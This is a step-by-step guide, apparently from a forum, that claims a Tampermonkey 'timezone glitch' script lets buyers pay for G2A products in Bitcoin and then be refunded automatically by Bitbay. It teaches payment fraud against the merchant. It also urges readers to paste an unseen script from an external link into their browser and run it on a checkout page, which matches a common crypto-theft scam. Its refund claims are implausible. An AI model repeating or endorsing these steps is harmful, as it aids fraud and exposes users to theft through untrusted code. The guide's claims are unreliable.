

Verified and working as of April, 2021

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is available for sale on G2A including: **Gift-cards**, **Activation Keys** (for games and software) and **Hardware** as well.

How it works?

It's really simple. We will use a Tampermonkey **script which changes our browser's timezone** whenever we make a new order on g2a. As soon as we get redirected to the payment page, our timezone will change - which will result in our **order getting marked as 'Expired' on Bitbay's side, but NOT on g2a's side**. So, if we pay for the products - **our order will get processed and delivered by g2a anyway**, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.

Short summary of the process:

1. Install a Google Chrome or Mozilla Firefox extension named "Tampermonkey"
2. Install a Script that changes your browser's timezone after making an order on g2a.
3. Create a new order on g2a and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by g2a)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for g2a. They will refund your money, because the order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:

Keep in mind that Bitbay will refund your "Expired" order only if it's above 0.005 BTC. Any lower amount is not prioritized and will require you to contact their support to get a refund, which will result in your request getting rejected, as they will find out that the order was processed by g2a. If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.



Basically you have to add to your cart items that are worth **at least 0.005 BTC**, it could be one or multiple products - doesn't matter.

There are absolutely **no limits on the maximum worth**. I personally purchased 5 x \$100 Amazon Gift-cards in one order, and it was instantly refunded to my wallet with no issues.

Okay, let's begin!

Here are the things you need:

- at least **0.005 BTC** to pay for the order
- Google Chrome browser (Will show on Chrome but you can do same on Firefox)
- **Tampermonkey** extension
<https://chrome.google.com/webstore/detail/tampermonkey/dhdgfkkebhmkfjojejmpblfmdmpobfkfo>



If the link is no longer working, simply google for Tampermonkey and you will find it.



- a script that changed your Timezone. You can copy it from this link:
<https://justpaste.it/1szf4>

Step 1 Add Tampermonkey extension to your browser. (Link above)



Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you can have a clean page just like on the screenshot:



Step 4. Copy the script from [this link:https://justpaste.it/1szf4](https://justpaste.it/1szf4) and paste it in the Editor from Step 3.

Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is Enabled. It should look just like on this screenshot:

Step 7. Go to <https://www.g2a.com/> and add some products to your cart. I will purchase a \$100 Amazon Gift-card.

The screenshot shows the G2A checkout process. At the top, there's a search bar and navigation links for 'G2A Balance' and 'My account'. The main section is titled 'My Basket' and contains a table with the following items:

Packshot	Product name	Unit price	Quantity	Price
	Amazon Gift Card NORTH AMERICA 100 USD Amazon Availability: <i>Instant</i> Region: <i>NORTH AMERICA</i>	\$112.00	1 <small>Remove</small>	\$112.00 VAT included

Below the table, it says 'You are buying this product from:' followed by a seller profile for 'Mtc_game' with '78% Positive feedback' and '6418' items.

A 'REWARD CHEST UNLOCKED' banner is visible, stating 'Congrats! You get a free chest for spending at least \$19.27+'. A progress bar shows the current spending is \$0.00 out of \$19.27+.

At the bottom right, the total is shown as 'Total: \$123.49' (including an 'Order fee' of \$11.49).

The checkout form includes a checkbox for 'I have read and accept Terms & Conditions' (checked), a checkbox for 'I am interested in receiving the best offers on the marketplace' (unchecked), and a text input field for 'Your e-mail address'. A 'Go to payment' button is located to the right of the email field.

Two red arrows point to the 'I have read and accept Terms & Conditions' checkbox and the 'Your e-mail address' input field.



Accept Terms & Conditions, Insert your e-mail address and click "Go to payment".

Step 8. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.



The screenshot shows a notification message box with the text: 'checkout.pay.g2a.com says Timezone Glitch enabled! Press OK to continue.' Below the message is a blue 'OK' button.

At the bottom right of the page, the price '112.00 USD' is displayed.



Step 9. Now choose ‘Bitbay’ (Bitcoin).

and click ‘Pay with Bitbay’

Step 10. Simply pay for the products by sending the exact Bitcoin amount to the BTC address displayed in your order.



The screenshot shows the G2A payment interface. At the top left is the G2A logo. On the top right, the total amount is 123.49 USD, with fees included of 11.49 USD and a link to 'Show details'. The main section displays the Bitcoin amount as 0.01231981 BTC and the BTC address as 1LxPRaNjDpZvpc5ynHc3GKuJCKF...XUJ. A large QR code is centered below the address. Below the QR code, it says 'Please scan QR Code to complete payment.' At the bottom, there is a dark blue bar with a 'Log in or sign up' link and a 'Choose payment methods for:' dropdown menu set to 'United States (English)'.

The screenshot shows a Bitcoin transaction confirmation page. It displays the transaction ID: x7588211ba5ae0baf... and the fee: 0.00016849 BTC - 12.5 sat/WU - 60 sat/B - Size: 337 bytes. The transaction date is 2019-09-07 04:02:04. The transaction details show an input of 1D9NQW5jGK... (0.02582368 BTC - Output) and an output of 1LxP... (Unspent) for 0.01231981 BTC. A red button at the bottom right shows '-0.01231981 BTC'.

...and wait for 3 confirmations. As soon as your transaction gets 3 confirmations in blockchain (shouldn't take longer than 30 minutes), **you will receive an e-mail from g2a with your purchased product(s).**

Step 11. Now go back to the page with your Invoice. You will see this message:

It usually takes from 1 to 5 minutes to get your money refunded by Bitbay.

I sent a payment at 4:02 AM, and my money was refunded 10 minutes later. And this is what I got on my e-mail :-)

**ENJOY!
SHARE SOMETHING WITH ME! :)**
